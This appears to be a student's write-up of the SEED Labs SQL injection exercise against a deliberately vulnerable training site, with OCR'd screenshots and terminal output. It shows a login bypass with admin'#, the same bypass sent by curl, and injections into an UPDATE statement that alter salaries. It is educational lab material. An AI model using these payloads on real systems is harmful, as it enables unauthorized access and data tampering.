

Task 1: Get Familiar with SQL statements.

```
mysql> SELECT *
-> FROM credential
-> WHERE Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | Phon
eNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
aa54747fc95fe0470fff4976 | fdbe918bdae83000 |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql>
```

```
Terminal File Edit View Search Terminal Help 11:19 PM
-> ;
ERROR 1046 (3D000): No database selected
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql> select * from credential
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | Phon |
| eNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 99999 | 9/20 | 10211002 | a2da9d63946ea730 |
| cae48cc1c1534d9aa722912f |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | bb02c6365c097bdf |
| 75be3f6885d2af334e7ce4d7 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | a3c50276cb120637 |
| cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 50000 | 1/11 | 32193525 | 995b8b8c183f349b |
| 3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 50000 | 11/3 | 32111111 | 99343bff28a7bb51 |
| cb6f22cb20a618701a2c2f58 |
```

Necessary commands were executed to get alice's information.

Task 2: SQL Injection Attack on Select Command

Task 2.1: SQL Injection attack from Web page

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com 60%

Most Visited SEED Labs Sites for Labs

Employee Profile Login

USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABS

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php 60%

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout


User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

We comment out the rest of the query and complete only the login name to get the output. We can use any username we want here.

Task 2.2: SQL Injection Attack from command Line



```
Terminal
[11/11/19]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=abc'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```






```
Terminal 2:09 AM
='padding-left: 30px; '><li class='nav-item active'><a c
lass='nav-link' href='unsafe_home.php'>Home <span class
='sr-only'>(current)</span></a></li><li class='nav-item
'><a class='nav-link' href='unsafe_edit_frontend.php'>E
dit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br>
<h1 class='text-center'><b> User Details </b></h1><hr>
<br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthdate</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><
td></td><td></td></tr><tr><th scope='row'> Samy</th><t
```

```
Terminal 2:09 AM
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><
td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td><
td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></td><
td></td><td></td></tr></tbody></table> <br><br>
>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
```

Explanation: We use a similar query as used in Task 2.1, except we use curl encoding instead of spaces and apostrophe as provided in the task info. As we are using curl, we have to give these as inputs as in the browsers the browser encodes special characters and then the request is sent.

Task 2.3: Append a new SQL statement





Since our backend is in PHP with MySQL, there is a provision in PHP that does not allow multiple queries to run.

Task 3: SQL Injection Attack on UPDATE statement

Task 3.1: Modify your own salary


The screenshot shows a web browser window with the address bar displaying `www.seedlabsqlinjection.com/unsafe_edit_front`. The browser's address bar also shows a 60% zoom level and a menu icon. The browser's menu bar includes File, Edit, View, History, Bookmarks, Tools, and Help. The browser's tab bar shows a single tab titled "SQLi Lab".

The website's header is green and contains the SEEDLABS logo, a "Home" link, an "Edit Profile" link, and a "Logout" button. The main content area has a light green background and is titled "Alice's Profile Edit".

The form contains the following fields:



- NickName: `',salary='99999' wh`
- Email: `Email`
- Address: `Address`
- Phone Number: `PhoneNumber`
- Password: `Password`

A green "Save" button is located below the form fields. At the bottom of the page, the text "Copyright © SEED LABS" is displayed.




We inject a query and comment out the rest of the query to increase our salary. A where clause must be inserted here where we use the eid that we already know. This works on the update statement on the backend.

Task 3.2: Modify other people's salary




This time we update bobys salary. We have alittle knowledge about the database and use the name field to put in the where clause of the update statement and decrease boby's salary to 1.

Task 3.3: Modify other people's password



